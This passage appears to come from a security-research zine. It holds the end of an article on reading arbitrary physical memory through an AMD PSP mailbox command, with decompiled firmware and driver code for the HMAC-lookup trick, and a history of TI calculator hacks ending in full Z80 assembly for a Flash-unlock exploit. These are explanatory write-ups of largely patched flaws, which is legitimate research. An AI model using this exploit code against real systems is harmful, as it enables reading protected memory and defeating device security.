  ret = (((unsigned __int64)HIDWORD(v0) << 32) | (unsigned int)v0) >> 8;
  if ( ret & 1 ) {
    LOBYTE(ret) = get_psp_base((unsigned int *)&psp_base_address__);
    if ( !(_BYTE)ret ) {
      psp_base_address_ = 0i64;
      v2 = (unsigned __int8)v9 | 0x8000;
      v12 = 0x100000i64;
      LOBYTE(v9) = v9 & 0x38 | 3;
      res = psp_allocate_mmio(&psp_base_address_, (unsigned __int64 *)&v12, v2, &v9);
      psp_base_address = psp_base_address_;
      v5 = res;
      if ( res && (sub_16D8(0x20300593u), v5 < 0) )
        log(0x80000000i64, aPspbarinitearl, v6);
      else
        log(0x80000000i64, aPspbarinitearl_0, psp_base_address);
      qword_6D60_ = qword_6D60;
      *(_DWORD *)(qword_6D60 + 0xB8) = 0x13B102E0;
      *(_DWORD *)(qword_6D60_ + 0xBC) = psp_base_address | 0x101;
      LOBYTE(ret) = 0xE4u;
      *(_DWORD *)(qword_6D60_ + 0xB8) = 0x13B102E4;
      *(_DWORD *)(qword_6D60_ + 0xBC) = HIDWORD(psp_base_address);
    }
  }
  return ret;
}
```

get_psp_base_with_init()





Arbitrary Read

The method I'm going to describe for arbitrary physical memory read is the same that the CTS Labs folks used in their BlueHatIL '19 presentation. There are many interesting C2P commands to discover and some can be abused in all sorts of interesting ways.

The command we're interested in is found in `AmdMemS3CzDxe`. The lazy engineer that I am, I only partially reverse engineered this module to be able to implement the arbitrary read. Therefore, I made some assumptions that might differ from the facts.

It seems to me that when the machine enters S3, certain values are read from the PCD interface. A structure built to hold this data is sent to the PSP via a mailbox transaction.[15] The PSP will calculate and return an HMAC on this data using some internal secret key. The now-integrity-protected data structure will presumably then be saved somewhere via some SMM module.[16] I assume that on resume-from-S3 this structure will be retrieved from storage, verified and written back to where it came from, but I haven't dug into that much. It might be an interesting area for further research.

The somewhat dirty decompiled function on page 30 performs the work. I've tried to neaten it up a little by hand.

We can ignore the whole SMM bit; the only part that interests us is how the `MBOX_BIOS_CMD_S3_DATA_INFO` mailbox command is built.

If we recall from our discussion of the `PSP_CMD` structure, the mailbox command consists of a single byte command. In this instance the value 8 for `MBOX_BIOS_CMD_S3_DATA_INFO` and a pointer to a `CommandBuffer`.[17]

From the decompiled logic on page 30, we can see the format of the command header.

```
typedef struct _PSP_CMD_BUFFER {
    ULONG Size;
    volatile ULONG Status;
    volatile BYTE Data[ANYSIZE_ARRAY];
} PSP_CMD_BUFFER, *PPSP_CMD_BUFFER;
```

While the header is common to all mailbox commands, each one has its own parameters. In the specific case of command 8, the parameters look like this.

```
typedef struct _PSP_DATA_INFO_BUFFER {
    ULONG_PTR PhysicalAddress;
    SIZE_T Size;
    BYTE Hmac[HMAC_LEN];
}PSP_DATA_INFO_BUFFER,*PPSP_DATA_INFO_BUFFER
    ;
```

We now know how to transact `MBOX_BIOS_CMD_S3_DATA_INFO` with the PSP. How do we abuse this for arbitrary read?

Well, we have a primitive that takes any physical address and returns the HMAC of that address. We can abuse this primitive to construct a table of all HMAC values for all possible values of a single byte. (See page 31.)

Having constructed this table, we now have an arbitrary read primitive from physical memory. To read any address, we can simply point this same logic (`MBOX_BIOS_CMD_S3_DATA_INFO`) at any location in physical memory, dumping each byte by first asking the PSP to calculate an HMAC on the byte for us and then looking up that byte value in our HMAC lookup table, as shown on page 31.

AMD fixed this particular vulnerability in AGESA 1.0.0.4. On my particular Gigabyte platform, any firmware prior to F23 is vulnerable.

An enterprising hacker seeking further research might look for an arbitrary write primitive, even though publishing working code for it might be a bit irresponsible. It might also be worthwhile to test AMD's fix - perhaps it's possible to trigger SMM to communicate with the PSP, then race the "is command buffer in SMM" check? (And is such a check how AMD fixed the issue? Reverse engineering the PSP could answer this question.)

Before signing off, I'd like to thank @idolion_ and @uri_farkas, who first discovered this vulnerability, for their help with some hints when I initially got stuck trying to reproduce their work here.

I hope you enjoyed this little dive into the AMD PSP C2P mailbox. Full PoC code for Windows 10 is available.[18] Platform firmware is full of all sorts of goodies and is a great area for discovering powerful primitives.

[15] Specifically command 8, `MBOX_BIOS_CMD_S3_DATA_INFO`.

[16] It is sent over the `EFI_SMM_COMMUNICATION_PROTOCOL`.

[17] This must be a pointer to a *physical* memory address. Any virtual address used in the PoC must be converted to its physical address for the PSP as it, naturally, has no concept of x86 virtual memory.

[18] `git clone https://github.com/depletionmode/ryzenfallen; unzip pocorgtfo20.pdf ryzenfallen.zip`

```
__int64 __fastcall Hmac_address_range_via_psp_and_save(__int64 Length, __int64 Address) {
  __int64 length;                                 // rsi
  __int64 address;                                // rbp
  __int64 buffer0_ptr;                            // rbx
  __int64 poolBuffer_;                            // rdi
  EFI_BOOT_SERVICES *g_EfiBootServices;           // rax
  __int64 status;                                 // rax
  __int64 (__fastcall **smmCommunicationProtocolInterface)(_QWORD, __int64, __int64 *);//r9
  __int64 result;                                 // rax
  __int64 v10;                                    // rax
  char hmac[32];                                  // [rsp+30h] [rbp-D8h]
  char v12;                                       // [rsp+50h] [rbp-B8h]
  PSP_DATA_INFO_CMD_BUFFER commandBuffer;         // [rsp+70h] [rbp-98h]
  __int64 poolBuffer;                             // [rsp+110h] [rbp+8h]

  length = Length;
  address = Address;
  commandBuffer.Header.Size = 0x38;
  commandBuffer.Buffer.PhysicalAddress = address;
  commandBuffer.Buffer.Size = length;
  bzero(&commandBuffer.Buffer.Hmac, 32);
  do_psp__MBOX_BIOS_CMD_S3_DATA_INFO((unsigned __int64)&commandBuffer & 0
    xFFFFFFFFFFFFFFE0ui64);
  if ( hmac != commandBuffer.Buffer.Hmac )
    memcpy__(hmac,commandBuffer.Buffer.Hmac,0x20ui64);
  ::g_EfiBootServices->AllocatePool(4i64, length + 32, &poolBuffer);
  ::g_EfiBootServices->SetMem(poolBuffer, length + 32, 0i64);
  ::g_EfiBootServices->CopyMem(poolBuffer, address, length);
  ::g_EfiBootServices->CopyMem(length + poolBuffer, hmac, 32i64);
  buffer0_ptr = g_Buffer0;
  poolBuffer_ = poolBuffer;
  ::g_EfiBootServices->CopyMem(g_Buffer0, &g_Guid0, 16i64);
  g_EfiBootServices = ::g_EfiBootServices;
  *(_QWORD *)(buffer0_ptr + 16) = 0x3000i64;
  g_EfiBootServices->CopyMem(buffer0_ptr + 0x18, poolBuffer_);
  status = ::g_EfiBootServices->LocateProtocol)(
             &g_EFI_SMM_COMMUNICATION_PROTOCOL_GUID,
             0i64,
             &g_SmmCommunicationProtocolInterface);
  smmCommunicationProtocolInterface = g_SmmCommunicationProtocolInterface;
  if ( status < 0 )
    smmCommunicationProtocolInterface = 0i64;
  g_SmmCommunicationProtocolInterface = smmCommunicationProtocolInterface;
  if ( !smmCommunicationProtocolInterface
        || (result = (*smmCommunicationProtocolInterface)(smmCommunicationProtocolInterface,
                                                          g_Buffer0, &qword_16E10))
     ){
    result = ::g_EfiBootServices->FreePool)(poolBuffer_);
    if ( result >= 0 ) {
      v10 = g_EfiRuntimeServices->SetVariable)(
              aMemorys3savenv,
              &g_VendorGuid,
              3i64,
              length,
              address);
      result = v10 != 0 ? (unsigned int)v10 : 0;
    }
  }
  return result;
}
```

Finding the HMAC Address Range

```
NTSTATUS _populateHmacLookupTable (BYTE Table[][HMAC_LEN]) {
    NTSTATUS status;
    ULONG idx;
    PHYSICAL_ADDRESS storagePa;

    NT_ASSERT(Table != NULL);

    /* Build the HMAC lookup table needed for decoding by incrementing a byte at a known
     * location (using the stack address of the loop idx), reading it via the relevant
     * PSP function and storing the resultant HMAC value.
     */

    storagePa = MmGetPhysicalAddress(&idx);

    for (idx = 0; idx < 0x100; idx++) {
        // Ask the PSP to calculate the HMAC
        status = _readPaByteViaPsp(storagePa, Table[idx]);
        if (!PSP_SUCCESS(status))
            goto end;
    }

    status = STATUS_SUCCESS;
end:
    return status;
}
```

Populates a Lookup Table of CMAC Hashes

```
NTSTATUS _decodeByte (_In_ BYTE Hmac[HMAC_LEN], _Out_ BYTE *Byte) {
    NTSTATUS status;
    PPSP_DRV_CONTEXT context;

    NT_ASSERT(Hmac != NULL);
    NT_ASSERT(Byte != NULL);

    PAGED_CODE();

    context = WdfObjectGetTypedContext(g_Device, PSP_DRV_CONTEXT);

    // This is a nasty O(n) lookup. A hashtable would be a better option.
    for (ULONG idx = 0; idx < 0x100; idx++) {
        if (HMAC_LEN == RtlCompareMemory(Hmac,
                                         context->HmacLookupTable[idx],
                                         HMAC_LEN)) {
            *Byte = idx & 0xff;
            status = STATUS_SUCCESS;

            goto end;
        }
    }

    // Control reaching here means that the lookup failed.
    status = STATUS_NOT_FOUND;
end:
    return status;
}
```

Function to Decode Exfiltrated Bytes

20:06 A Short History of TI Calculator Hacks

by Brandon L. Wilson

A lot of people are probably familiar with Texas Instruments graphing calculators from school, those overpriced devices that we were required to buy for math class. Some people are also familiar with the fact that these calculators are programmable, that they can be made to do all sorts of things, such as taking notes or playing games.

But what people outside of the calculator community might not know is that these devices are great learning tools for getting into programming, and even reverse engineering. A big chunk of what we know about programming graphing calculators, we know because we figured it out ourselves. We wrote code not knowing what would happen, we'd run tests, experiment with what the hardware would do, and so on. That's never more true than with trying to break the security built into these things. Why would we want to do that? Well, we'll get into that.

I have way too many calculators. They are what got me started in the software development industry, and because of them, I'm now circling around the security industry.

There are one or two people who have more in terms of numbers, but mine is the largest in that it has at least one of every model ever mass-produced. I have at least one of every model from all over the world, every hardware revision, every color variant, every ViewScreen or teacher's edition, every EZ-Spot yellow school version, as well as a number of one-of-a-kind or near-one-of-a-kind prototypes and engineering samples.

I grew up with these things, they gave me my career and my life. I love them, and I want to make it so they can do absolutely everything they are capable of and then some, and make sure that everyone else can, too, because I'm not the only one. They have jump started a lot of careers, teaching so many of us about low level programming, embedded systems, and hardware and software hacking.

My hope is that I can share with you a little bit of my journey with these devices, how far they've come, and maybe learn a little something or be entertained along the way.


First and foremost, a graphing calculator is a calculator. It's capable of doing everything a scientific calculator can do, but it also has a large screen enabling the graphing of equations, tracing solutions along a graph, drawing, and so on. They even have a 2.5mm I/O port, or in some cases USB, so that you can share variables and programs between calculators, or connect it to a computer and share them with anyone in the world.

They are programmable, which means you can create programs to help you solve math or engineering problems, using a BASIC-like language TI invented called TI-BASIC. It does have some very basic commands for programming games, such as gathering keypress input, but TI-BASIC is just way too slow to really utilize the hardware to its maximum potential.

So for that, we have assembly language. Now, in one form or another, every model, with the exception of the TI-80, is capable of running arbitrary native code. Some of these have this capability built into them, and some of them had to be hacked first, by the graphing calculator user community.

Z80 Models

The first models used the Zilog Z80, a classic processor used in a number of devices. It's a 6MHz, or on some models, 15MHz 8-bit CPU, with 16-bit addressing, meaning it can access a maximum of 64KB of memory at once, and it has an 8-bit I/O port interface, so you can interact with hardware by `out`putting or `in`putting from one of up to 256 logical ports. They have anywhere from 32KB of RAM all the way up to 128KB. And some of them, the most interesting ones, have Flash memory, which ranges anywhere from 1MB up to 4MB.



TI-85, ZShell and the Custom Menu

The first model capable of running native assembly programs was the TI-85, a very old model you don't see these days. Rumor has it that TI employees actually had a bet as to whether we'd figure out a way to run native assembly programs. That was a safe bet, because the community did figure out a way, and it was through something called ZShell.

To explain how ZShell works, we should begin by understanding "Backups" that are transferred by the TI-Graph Link I/O cable, which is what connects these old calculators to a computer. These backups are just dumps of the entire RAM, not just where variables are stored, but the system's RAM as well.

The calculator's operating system also supports something called "Custom" menu entries, which you access with the Custom button on the keyboard. You could add your most commonly used OS commands in there and be able to access them easily.

The way the OS stores things in this menu is by just keeping track of the address of the code that would handle this OS command. And it keeps track of this in System RAM, which is included in the computer backup.

All we have to do for code execution is to change the address of one of these custom menu entries to point to code that we also embed in the RAM backup. That is what ZShell is, just a small program that lets you run other programs which are stored on the calculator in the form of String variables.

TI-82 and Code Execution through Reals

Then the TI-82 came along, and it also had to be hacked to allow execution of native assembly code. It has no Custom menu, so another method had to be found. It does have memory backups, so we began by taking a look at other things that are stored in System RAM.

The TI-OS is essentially just a series of "Contexts," which are kind of like built-in applications, things such as the home screen, the equation editor, the graph screen, etc. Each context has a table of addresses that point to handlers for different things, such as what happens once you press a key. The keypress handler is called the `cxMain` handler, because it's the main, most important handler. Whenever you switch to a new context, these handler addresses are stored in System RAM. Our goal is to find a way, at runtime, to overwrite the `cxMain` handler.

We do this by abusing another feature of these calculators, which is storing values to variables, such as Real variables.[19] These numbers are stored in RAM as nine bytes, and when you copy one variable to another, these nine bytes are just copied from the source variable to wherever the data for the second variable is.

So if we modify one real variable, such as `X`, with the bytes we want, like the address of code we embed in the memory backup, and then modify the location of a second real variable, such as Y, to point to `cxMain` instead of the variable data's real location, then we can overwrite `cxMain` by just storing `X` to `Y`. Once you do that, `cxMain` is overwritten, and the next time you press a key, our code is running! That gets us a shell with which to run other programs, just like on the TI-85.

TI-83 Backdoor, TI-86 Support

Then came along the TI-83, except this model actually has a backdoor in it, put there by Texas Instruments, which allows directly running assembly programs stored in RAM. This backdoor is hidden in the Send(command, which is normally used for transferring variables from one calculator to another via the 2.5mm I/O port. But if you put a 9 right after the command, it won't transfer the variable, it'll instead execute it as native code. The TI-83 is the first calculator I ever had, so this was around the time I joined the calculator community.

When TI saw there was a booming interest in assembly programming through the TI-83 backdoor, they added really nice assembly support to the TI-86, which is a new-and-improved TI-85. This calculator has a brand new command, `Asm(`, intended for running assembly programs right from the be-

[19] They are Real in the mathematical sense, in that they are not Complex.

ginning. TI not only provided some basic documentation for how they use System RAM and how User RAM is laid out, they even included OS hooks so we could integrate with the OS and expand its functionality! It was really quite nice for its time.

A Dozen Models with Flash

And then came Flash technology. These, to me, are the most interesting models, because these are upgradeable, in terms of OS upgrades, Flash applications (which have tighter OS integration and are stored in Flash instead of RAM), USB ports, and security implementations to protect some of this cool new functionality. And whenever something is designed explicitly to keep you from doing something, it's always fun to try to break it.

First off, they made the TI-83, then they made the TI-83 Plus, and then they made the TI-84 Plus, so there was never actually a plain old TI-84. That would be confusing, because that would leave you to believe that because it doesn't have "Plus" in the name, it might not have Flash memory.

But of course, TI did make one model called the "TI-84 Pocket.fr," which is just a physically-smaller TI-84 Plus, it's identical in every way. What's even worse, they made a TI-84 Plus Pocket SE which is just a physically-smaller TI-84 Plus Silver Edition, except they *did* put "Plus" in the name.

And then there are all sorts of duplicates of the exact same calculator, just with a different name on it. You have the TI-82 Stats and TI-82 Stats.fr, which are really just TI-83s, you have the TI-83 Plus.fr which could actually be referring to two different calculators, one is just a TI-83 Plus and the other is a TI-84 Plus Silver Edition.

And then the TI-82 Plus, which is just a TI-83 Plus, and then the TI-83 Premium CE, which is the same as the TI-84 Plus CE, and then the TI-84 Plus T, T for "test," but that's actually a TI-84 Plus Silver Edition.

Motorola 68K Models

While the Z80 models are by far my favorite, there are also a number of Motorola 68K models. These began with the TI-92, which came out around the same time the TI-85 did. It has a QWERTY keyboard, which is neat but gets it banned from most standardized tests. If it as a keyboard, it's a computer, they say.

One thing that's unique about this model is that it has an expansion port on the back, which would let you add features or even turn it into a different model entirely. There's the TI-92 II module and the TI-92 E module, E for Europe, that essentially just added more RAM and language options. And then there's the TI-92 Plus module, equally as rare but way more interesting, as it turns it into a TI-92 Plus, giving it Flash memory and upgradeability. That model is basically the same as the TI-89, except the TI-89 doesn't have a QWERTY keyboard.

And then came the TI-89 Titanium, which has some minor hardware changes and most noticeably adds a USB port.

NSpire Models (ARM)

There's also the TI-Nspire models, which use ARM. I hate these calculators because they're big and bulky, and they were clearly designed for students and not for engineers. But they do have swappable keyboards, and probably the most significant one there is the TI-84 Plus keypad, which causes it to emulate a TI-84 Plus, making it kind of sort of useful again. There are versions that don't have a Computer Algebra System (CAS), and versions that do.

Then came the TI-Nspire CX models, again both CAS and non-CAS versions. These have color LCDs and are redesigned to be a little sleeker, so they're alright, I guess.

Another big reason to hate these guys is that they are completely 100 percent locked down, with no way to execute native code at all. Unless you use Ndless, which is, for lack of a better term, a jailbreaking utility along the lines of ZShell. For some reason, TI fights this really hard. They fix vulnerabilities that Ndless uses as soon as possible, way faster than with the other models.

The eZ80 and its Flat Memory Model

And then we have the eZ80 models, the newest models that have color LCDs. Unlike the Z80 models, these use an eZ80 CPU with 24-bit addressing and backward compatibility with Z80 code. The ASIC and hardware interface is completely new, totally redesigned with security in mind. Unlike the Z80 models which use a paging or bank-switching system, the eZ80 models have a flat memory model, which will be interesting later on.

The TI-83 Premium CE, hardware-wise, is identical, but has a different OS on it which includes an

exact math engine and is only sold in Europe. TI really wants to prevent being able to run this nicer OS on the US TI-84 Plus CE, but as we'll see, they're not going to succeed in that.

And then finally the TI-84 Plus CE-T, which is simply the European version of the TI-84 Plus CE.

So having said all that, there are some really cool things you can do that have nothing to do with calculators, or math, or school. Since some of these models have On-the-Go USB ports, it is possible to connect any number of USB peripherals to it, anything from Bluetooth and WiFi adapters so calculators can communicate wirelessly with each other, to serial adapters, to keyboards and mice, even USB flash drives, hard drives, and floppy drives, all of which exist.

These calculators have a unique USB On-the-Go controller, one that's flexible enough to allow real abuses of the protocol. Probably the best example of that is when the PlayStation 3 jailbreak first came out, shortly after OtherOS was taken away.

Well, long story short, it was a USB-based exploit that required connecting a Teensy or similar device to your PS3 to enable unsigned code execution. Of course Teensy's all over the world quickly sold out.

So I looked into how it worked and realized that it essentially simulated a USB hub, then virtually attached and detached a bunch of fake devices in order to arrange the heap for a memory corruption exploit. In order for that to work, the USB peripheral has to be able to pretend to be other USB devices by changing its own device address in software, and that is something the calculators are able to do. After I ported the exploit, people were able to jailbreak their PS3 using a graphing calculator.

You can simulate other USB devices as well, such as the USB portal used with RFID video games like Skylanders, Disney Infinity, Lego Dimensions. I've even booted a PC off the calculator by having it pretend to be a USB Mass Storage device!

Why have Security in a Calculator?

Why does TI bother to secure their calculators? Well, when Flash memory first came into the calculator world, they sold Flash applications for seven to fifteen dollars apiece. These applications included a pocket organizer, spreadsheet applications, a periodic table and enhancements to the built-in math capabilities. They even published games.

They provided an SDK for free, but charged a hundred dollars for the right to release three Flash applications in their online store. Naturally, they wouldn't want these applications to be pirated, so they had to restrict how and where these applications get installed.

They also want to prevent cheating in the classroom, by locking down the calculators further during tests and exams.

All of this depends upon preventing tampering of the operating system, where we could easily disable or defeat their security mechanisms. In fact, I'm convinced we could make a better OS than them in terms of math capabilities and performance.

There user community, of course, wants to maintain control over the overpriced hardware that we own. There are countless numbers of things we can make these devices do which not only help the calculator community.

Now that we know a little bit about who the players are, let's get back into the technical aspects of how these calculators work, and how the security is implemented in them, and how we can, have, and will continue to defeat it.

The First Z80 Flash Vulns

At a hardware level, the Z80 models really consist of three things: the ASIC, the Flash chip, and then all the other hardware that the ASIC interacts with, such as the LCD display, the USB and serial I/O ports, and the keyboard.

Now, this is not completely accurate as the hardware has changed over the decades. For example, the RAM wasn't always internal to the ASIC, and neither was the CPU, but this is the most common configuration you would likely come across today.

As I mentioned, the Z80 is a 6MHz CPU with 16-bit addressing, so it can only access 64KB of memory at one time. They use bank switching, where that 64KB is split up logically into four 16KB pages, also called banks. Each of these banks can hold any 16KB region of memory you want, so if what you want to access isn't currently swapped into one of the banks, you just reconfigure that bank to point to the 16KB you want, and there it is.

As far as accessing the hardware, the Z80 has 8-bit I/O addressing, so there's a maximum of 256 I/O ports it can talk to. The purpose of each I/O port is different for each model, but the Flash models all follow the same basic pattern, which is everything from port `0x00` all the way up to `0xAF`. These do

everything from ASIC configuration, LCD access, keyboard input, USB control, everything.

Z80 Memory Banks

Bank	0	1	2	3
Base Addr	0000	4000	8000	C000
Port		06	07	(05)
	ROM Page 00	Any ROM Page	Any ROM Page	Any RAM Page
or				
	ROM Page 7F	Any RAM Page	Any RAM Page	

There are a few rules about how the bank switching works in the 83+ and 84+ series. As I said, it's split up into four banks of 16KB each, starting at `0x0000`, `0x4000`, `0x8000`, and `0xC000`.

The first bank, except for some weirdness during cold boot, always has ROM page `0x00`, which is the start of the OS. The second bank is used to swap in different chunks of the OS, which is way bigger than 64KB, constantly swapping in what it needs when it needs it.

The third and fourth banks typically have RAM pages swapped in, meaning there's usually 32KB of RAM accessible to the OS at any given time. Some of that is User RAM, and some of that is the hardware stack, and then the rest is system RAM that the OS can use internally.

And as you can see, the last three banks all have I/O ports that control what page is swapped in. If you want to swap ROM page `0x01` into the second bank, you write a `0x01` to I/O port `0x06`. Or if you want to swap RAM page `0x81` into the third bank, you write `0x81` to I/O port `0x07`.

By far the *most* important I/O port in the entire ASIC is port `0x14`, which controls Flash unlocking and relocking. Whenever the Flash chip is locked, which is almost always the case, write and erase commands to the Flash chip are ignored. So essentially, you cannot modify Flash until you unlock it. It also controls whether certain I/O port values can be modified. We call that a "privileged" I/O port, because Flash has to be unlocked before you can write to it. So it doesn't deal with just Flash, that's just what it's come to be known by.

How port `0x14` works is very simple; you write a `0x01` to unlock it or a `0x00` to lock it back. What's not simple, though, is when code is allowed to write to that port. A special sequence of Z80 instructions has to be fetched and executed from a "privileged" Flash page before writes to port `0x14` will stick. And it's no coincidence that the unlock sequence contains instructions like `IM 1` (interrupt mode 1) and `DI` (disable interrupts) to explicitly prevent interrupts from interfering with this process.

The privileged page ranges are mentioned there, but as you can see, the only pages allowed to modify Flash are the OS and boot pages. So you can't modify the OS unless you are the OS or the Boot Code. That leaves us out of luck for unlocking it ourselves.

Tricks that Almost Work to Unlock Flash

To give an example with how TI uses this protection, here's the logic behind receiving and installing an OS upgrade. In a loop, the Boot Code will 1) receive a chunk of OS data and where it should be written to on the Flash chip, 2) unlock Flash using that privileged sequence and writing `0x01` to port `0x14`, and then checks for a bunch of tricks we might use to steal control away while it's unlocked, 3) write the OS data to the specified area of the Flash chip, and then finally 4) relock Flash back using the same privileged sequence as before, writing a `0x00` to lock it back.

Anytime the OS does something involving modifying Flash, it will unlock it, perform some simple operation as quickly as it can, and then relock Flash.

I mentioned it checks for trickery. Specifically,

- It checks to make sure that SP, the stack pointer, lies between `0xC000` and `0xFFF8`. It does this to make sure SP is pointed to somewhere in RAM, so that when it returns back to the caller, it can get what it assumes would be a valid return address from the stack.
- It checks to make sure port `0x06` contains a privileged Flash page, because that's where any Flash unlocking code would be running from.
- It checks port `0x07` to make sure it contains RAM page `0x01`, which is where System RAM is and what the OS considers the normal scenario.
- It complements the bytes at `0x8000` and `0xC000`, which confirms that the third and fourth banks contain writable RAM pages. I'll attempt to illustrate why it does this.

If only the SP were in ROM

Why would TI care if we point SP, the stack pointer, to an area of Flash? Well, let's play this out.

For starters, modifying Flash is complicated. It's not as simple as loading a register value to a memory address. It requires a sequence of memory-mapped commands, commands like Get Chip ID, Erase Sector, Program Byte, and so on.

If we point SP to a location that's definitely in ROM, such as `0x1000`, which is deep in ROM page `0x00`, and then jump into some code that unlocks Flash and calls a subroutine, something interesting happens.

The CALL instruction is going to attempt to write the return address to the location pointed to by SP, but because SP is pointing to ROM, a bunch of `0x80` bytes in this example, those writes are going to be ignored. So when it finally encounters a return instruction, it will read the two bytes pointed to by SP, which is `0x80` and `0x80`, and it'll jump there, to `0x8080`. Not at all what the code intended to do, but because we messed with SP, that's exactly what happens.

Paul Courbis' Books, Back in Print!

Buy them from your favorite purveyor of fine books. Or from Amazon.

https://www.amazon.com/Paul-Courbis/e/B07Y5GSJWL

So this would be a really cool way to steal control away from the OS and Boot Code, but no, they did think of that. So what next?

Executing Misaligned Instructions

Through experimentation, we eventually learned that the privileged sequence of instructions only needs to be read from the privileged page; it *doesn't* have to be executed. This requires thinking about what actually happens on the data bus when instructions are being executed.

When it goes to execute the "RLC (Rotate Left with Carry)" instruction, it first has to read the bytes that make up that instruction. Because it uses index register `IX`, that's a four byte instruction, so it reads `DD CB 00 00` from the privileged page. Then it has to actually execute that instruction, and to do that, it has to read the byte at `IX` at offset `0`. That is the `0xED` byte from the privileged page. Then it goes to execute the "load HL into D" instruction, which means it has to read that opcode, which is `0x56` from the privileged page. Then it actually executes it, which means it reads the `0xF3` byte from the privileged page.

The Z80 equivalent of all those bytes is, coincidentally, "`nop; nop; im 1; di`," which is the unlock sequence.

The big advantage here is that this does NOT require actually executing the `DI` (Disable Interrupts) instruction or the `IM 1` (Interrupt Mode 1) instruction, which means we could use an interrupt to steal away control.

So all we need to do is find the instructions on a privileged page; unfortunately, those are nowhere to be found. So as awesome as this would be, we cannot use it.

Port 0x05 Swaps the Call Stack's Bank!

Well, here comes along the TI-83 Plus Silver Edition, which is an enhanced version of the TI-83 Plus. It has 128KB of RAM instead of just 32KB, it has a Flash chip twice as large, and its CPU is capable of switching between 6MHz and 15MHz. Its ASIC got a few upgrades as well, namely I/O port `0x05`.

This I/O port actually allows controlling the RAM page swapped into the last bank, something that couldn't be done on the original TI-83 Plus. The thing is, TI didn't update their Flash unlock trickery checks to also validate the value of port `0x05`. This can be used to our advantage.

The OS always expects RAM page 0x01 to be in the third bank, and RAM page 0x00 to be in the fourth bank. But what happens if we swap the same RAM page into the last two banks?

Bank	0	1	2	3
Base Addr	0000	4000	8000	C000
Port		06	07	05
	ROM Page 00	ROM Page 7C	RAM Page 01	RAM Page 01

Now things are all kinds of screwed up. Even though SP, the stack pointer, is pointing to the last bank, the stack is most certainly not there anymore.

In fact, we have the same page swapped into two banks at the same time. If I were to write a value to the first byte of the third bank, I would actually be able to read it from the first byte of the fourth bank! That's definitely very interesting.

What we need is to find a section of the OS, or Boot Code, that unlocks Flash, writes a value to the third bank, and then attempts to relock Flash back. As luck would have it, there's a very convenient block of code that does that. There is a particular bit, and in fact an entire byte, of the certificate region of Flash that holds whether the OS is valid or not. If it's valid, as it usually is, the value will be 0x00.

What we can do is jump directly into the Boot Code at the point that it unlocks Flash, just before it reads this byte from the certificate. It will read it and store it to an area of System RAM called OP1, which is in the third bank, at address 0x8478.

Since we have just used I/O port 0x05 to swap RAM page 0x01 into both of the last two banks, writing a zero to 0x8478 will also write a zero to 0xC478, which is exactly 16KB ahead, in the fourth bank.

If we craft things just right, we can set SP so that by the time it gets to the write to 0x8478, SP will be pointing to 0x8478. When it performs that write, it will corrupt the return address that SP is pointing to.

If the return address used to be 0x46E1, writing that zero has changed it to 0x00E1. So as soon as the code hits the return instruction, it's not going to return to the Boot Code. It's going to return to 0x00E1 instead, which is deep in the OS interrupt, in ROM page 0x00. We can use an OS cursor hook at that point to steal control away, clean up the stack and restore the value of port 0x05, and we have Flash still unlocked, ready for us to use!

Universal Flash Unlock Exploit

That's great and all, but this port 0x05 trickery only works on the TI-83 Plus Silver Edition and up. The original TI-83 Plus has no port 0x05, so it isn't vulnerable to this bug.

Even worse, we had to use an OS hook to steal control back, we had to hard-code the value of SP based on the call stack, and we had to hard-code a return address that starts with 0x00, all of which could change between OS and Boot Code versions.

What would be really nice is if we had something that worked on every hardware revision of every model in the family, independent of the OS and Boot Code versions. To do that, we're going to have to attack functionality that not only exists on all models, but isn't likely or even able to be changed easily.

One such feature is the OS' ability to receive Flash applications from a connected computer or another calculator. Since Flash applications are fixed multiples of 16KB in size, even the smallest Flash application cannot fit in RAM all at once. That means the OS *must*, in a loop, receive a chunk of Flash application data, unlock Flash, write that chunk to an *arbitrary* location in Flash, and then relock Flash back, over and over again until all of the application is received and written to Flash. This has existed in every OS version for every model since the beginning, and they cannot take it out, so if possible, it's the perfect thing to attack.

Before jumping into the OS code that unlocks Flash and writes data to an arbitrary destination, we know we have control over the destination Flash page and address, the number of bytes to write, and the bytes to be written, but we don't have control over the source address, which is in RAM. That means bit 7 of H will always be set, and bit 1 of iy+25h will remain reset. If we could set it, then the code that wraps DE from 0x8000 back around to 0x4000 will not run, and this routine will write data to an address above 0x8000, which is all RAM. So it would effectively turn this command into a RAM-to-RAM copier.

That's actually a good thing, because we can use this to overwrite the data near SP, the stack pointer, to all the same value, such as 0x8080. When this routine hits a return instruction, it will jump to

```
.nolist
#include "ti83plus.inc"
.list
.org userMem-2
UnlockFlash:
;Unlocks Flash protection.
;Destroys: appBackUpScreen
;          pagedCount
;          pagedGetPtr
;          arcInfo
;          iMathPtr5
;          pagedBuf
;          ramCode
        in a,(6)
        push af
        ld a,7Bh
        call translatePage
        out (6),a
        ld hl,5092h
        ld e,(hl)
        inc hl
        ld d,(hl)
        inc hl
        ld a,(hl)
        call translatePage
        out (6),a
        ex de,hl
        ld a,0CCh
        ld bc,0FFFFh
        cpir
        ld e,(hl)
        inc hl
        ld d,(hl)
        push de
        pop ix
        ld hl,9898h
        ld (hl),0C3h
        inc hl
        ld (hl),returnPoint & 11111111b
        inc hl
        ld (hl),returnPoint >> 8
        ld hl,pagedBuf
        ld (hl),98h
        ld de,pagedBuf+1
        ld bc,49
        ldir
        ld (iMathPtr5),sp
        ld hl,(iMathPtr5)
        ld de,9A00h
        ld bc,50
        ldir
        ld de,(iMathPtr5)
        ld hl,-12
        add hl,de
        ld (iMathPtr5),hl
        ld iy,0056h-25h
        ld a,50
        ld (pagedCount),a
        ld a,8
        ld (arcInfo),a
        jp (ix)
translatePage:
        ld b,a
        in a,(2)
        and 80h
        jr z,_is83P
        in a,(21h)
        and 3
        ld a,b
        ret nz
        and 3Fh
        ret
_is83P: ld a,b
        and 1Fh
        ret
returnPoint:
        ld iy,flags
        ld hl,(iMathPtr5)
        ld de,12
        add hl,de
        ld sp,hl
        ex de,hl
        ld hl,9A00h
        ld bc,50
        ldir
        pop af
        out (6),a
        ret
.end
end
```

